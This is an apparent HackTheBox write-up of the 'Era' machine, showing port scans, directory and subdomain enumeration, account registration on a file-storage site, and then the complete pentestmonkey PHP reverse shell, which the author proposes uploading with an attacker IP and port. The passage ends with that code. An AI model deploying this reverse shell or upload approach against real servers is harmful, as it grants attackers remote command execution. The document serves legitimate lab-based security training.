Era Writeup
HackTheBox Era Medium Machine Writeup
Adding IP to /etc/hosts
Add your machine IP into your /etc/hosts:
1
10.10.11.79 era.htb
Rustscan
Let’s use Rustscan/Nmap to check the ports on the Era machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ rustscan -a era.htb -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.11.79:21
Open 10.10.11.79:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p  -  -A" on ip 10.10.11.79
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 18:55 KST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:55
Completed NSE at 18:55, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:55
Completed NSE at 18:55, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:55
Completed NSE at 18:55, 0.00s elapsed
Initiating Ping Scan at 18:55
Scanning 10.10.11.79 [4 ports]
Completed Ping Scan at 18:55, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:55
Scanning era.htb (10.10.11.79) [2 ports]
Discovered open port 80/tcp on 10.10.11.79
Discovered open port 21/tcp on 10.10.11.79
Completed SYN Stealth Scan at 18:55, 0.09s elapsed (2 total ports)
Initiating Service scan at 18:55
Scanning 2 services on era.htb (10.10.11.79)
Completed Service scan at 18:55, 7.72s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against era.htb (10.10.11.79)
Initiating Traceroute at 18:55
Completed Traceroute at 18:55, 0.09s elapsed
Initiating Parallel DNS resolution of 1 host. at 18:55
Completed Parallel DNS resolution of 1 host. at 18:55, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
NSE: Script scanning 10.10.11.79.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:55
Completed NSE at 18:55, 3.08s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:55
Completed NSE at 18:55, 0.56s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:55
Completed NSE at 18:55, 0.00s elapsed
Nmap scan report for era.htb (10.10.11.79)
Host is up, received echo-reply ttl 63 (0.081s latency).
Scanned at 2025-11-20 18:55:46 KST for 13s

PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.5
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-favicon: Unknown favicon MD5: 0309B7B14DF62A797B431119ADB37B14
|_http-title: Era Designs
|_http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=11/20%OT=21%CT=%CU=39263%PV=Y%DS=2%DC=T%G=N%TM=691EE5A
OS:F%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=110%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M552ST11NW7%O2=M552ST11NW7%O3=M552NNT11NW7%O4=M552ST11NW7%O5=M552ST11
OS:NW7%O6=M552ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M552NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Uptime guess: 7.380 days (since Thu Nov 13 09:48:19 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=253 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   78.53 ms 10.10.14.1
2   78.86 ms era.htb (10.10.11.79)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:55
Completed NSE at 18:55, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:55
Completed NSE at 18:55, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:55
Completed NSE at 18:55, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.45 seconds
           Raw packets sent: 38 (2.458KB) | Rcvd: 33 (8.384KB)
This is a lot of output from Rustscan (as normal), but this is the main part you need to focus on.
1
2
3
4
5
6
7
8
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.5
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-favicon: Unknown favicon MD5: 0309B7B14DF62A797B431119ADB37B14
|_http-title: Era Designs
|_http-server-header: nginx/1.18.0 (Ubuntu)
We only have two ports: FTP (21) and HTTP (80). Let’s first check FTP.
FTP(21)
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ ftp era.htb
Connected to era.htb.
220 (vsFTPd 3.0.5)
Name (era.htb:kali): Anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
Hmm, it doesn’t seem we can log in anonymously into the FTP service. Let’s now check HTTP.
HTTP(80)

The home page doesn’t seem to have anything interesting on it. We can search for possible directories with Dirsearch.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ dirsearch -u http://era.htb

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Desktop/HTB/Era/reports/http_era.htb/_25-11-21_21-27-49.txt

Target: http://era.htb/

[21:27:49] Starting:
[21:27:50] 301 -  178B  - /js  ->  http://era.htb/js/
[21:28:11] 301 -  178B  - /css  ->  http://era.htb/css/
[21:28:14] 301 -  178B  - /fonts  ->  http://era.htb/fonts/
[21:28:17] 301 -  178B  - /img  ->  http://era.htb/img/
[21:28:18] 403 -  564B  - /js/

Task Completed
Hmm, there aren’t any useful directories either! We can try searching for subdomains with FFuF
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ ffuf -u http://era.htb/ -H "Host: FUZZ.era.htb" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://era.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Header           : Host: FUZZ.era.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

privacy                 [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 72ms]
full                    [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 72ms]
11                      [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 73ms]
contact                 [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 73ms]
default                 [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 73ms]
serial                  [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 73ms]
                        [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 73ms]
search                  [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 75ms]
spacer                  [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 75ms]
cgi-bin                 [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 73ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
We can see that we should filter out possible subdomains with size of 154 with the -fs 154 flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ ffuf -u http://era.htb/ -H "Host: FUZZ.era.htb" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://era.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Header           : Host: FUZZ.era.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

file                    [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 73ms]
File                    [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 83ms]
:: Progress: [220560/220560] :: Job [1/1] :: 550 req/sec :: Duration: [0:07:20] :: Errors: 0 ::
We found a subdomain called file! We can edit our /etc/hosts to this line:
1
10.10.11.79 file.era.htb era.htb
Initial Access + User Flag

We can see it is some sort of storage website. We could try to log in, but we don’t have any credentials right now. We can try searching for directories on this new subdomain.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
┌──(kali㉿kali)-[~/Desktop/HTB/Era]
└─$ dirsearch -u http://file.era.htb

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/kali/Desktop/HTB/Era/reports/http_file.era.htb/_25-11-21_21-46-24.txt

Target: http://file.era.htb/

[21:46:24] Starting:
[21:46:28] 403 -  564B  - /.htaccess.bak1
[21:46:28] 403 -  564B  - /.ht_wsr.txt
[21:46:28] 403 -  564B  - /.htaccess.orig
[21:46:28] 403 -  564B  - /.htaccess.sample
[21:46:28] 403 -  564B  - /.htaccess.save
[21:46:28] 403 -  564B  - /.htaccess_orig
[21:46:28] 403 -  564B  - /.htaccess_extra
[21:46:28] 403 -  564B  - /.htaccess_sc
[21:46:28] 403 -  564B  - /.htaccessOLD
[21:46:28] 403 -  564B  - /.htaccessBAK
[21:46:28] 403 -  564B  - /.htaccessOLD2
[21:46:28] 403 -  564B  - /.htm
[21:46:28] 403 -  564B  - /.html
[21:46:28] 403 -  564B  - /.htpasswds
[21:46:28] 403 -  564B  - /.httr-oauth
[21:46:28] 403 -  564B  - /.htpasswd_test
[21:46:39] 301 -  178B  - /assets  ->  http://file.era.htb/assets/
[21:46:39] 403 -  564B  - /assets/
[21:46:49] 302 -    0B  - /download.php  ->  login.php
[21:46:51] 301 -  178B  - /files  ->  http://file.era.htb/files/
[21:46:51] 403 -  564B  - /files/cache/
[21:46:51] 403 -  564B  - /files/tmp/
[21:46:51] 403 -  564B  - /files/
[21:46:53] 301 -  178B  - /images  ->  http://file.era.htb/images/
[21:46:53] 403 -  564B  - /images/
[21:46:55] 200 -   34KB - /LICENSE
[21:46:56] 200 -    9KB - /login.php
[21:46:56] 200 -   70B  - /logout.php
[21:46:57] 302 -    0B  - /manage.php  ->  login.php
[21:47:05] 200 -    3KB - /register.php
[21:47:16] 302 -    0B  - /upload.php  ->  login.php

Task Completed
We can see that there is a register.php directory, which is probably a register page. Let’s check it out.


We can register as any username and password we want. I’ll be using DonutMaster : donutdonut as my username and password. After clicking register, we are forwarded to the login/sign in page, where we can login with our username and password.
Site Backup

After logging in, we are sent to a Manage Files page. We can see an Upload Files page available. It could be part of our initial access.

It seems like we have the ability to upload files! Just in case this is part of the initial access/foothold, we can try to upload a php reverse shell (the code below). Make sure to save it as revshell.php and change the Your_Attacker_IP and Your_Attacker_Port parts as well.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = 'Your_Attacker_IP';  // CHANGE THIS
$port = Your_Attacker_Port;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>

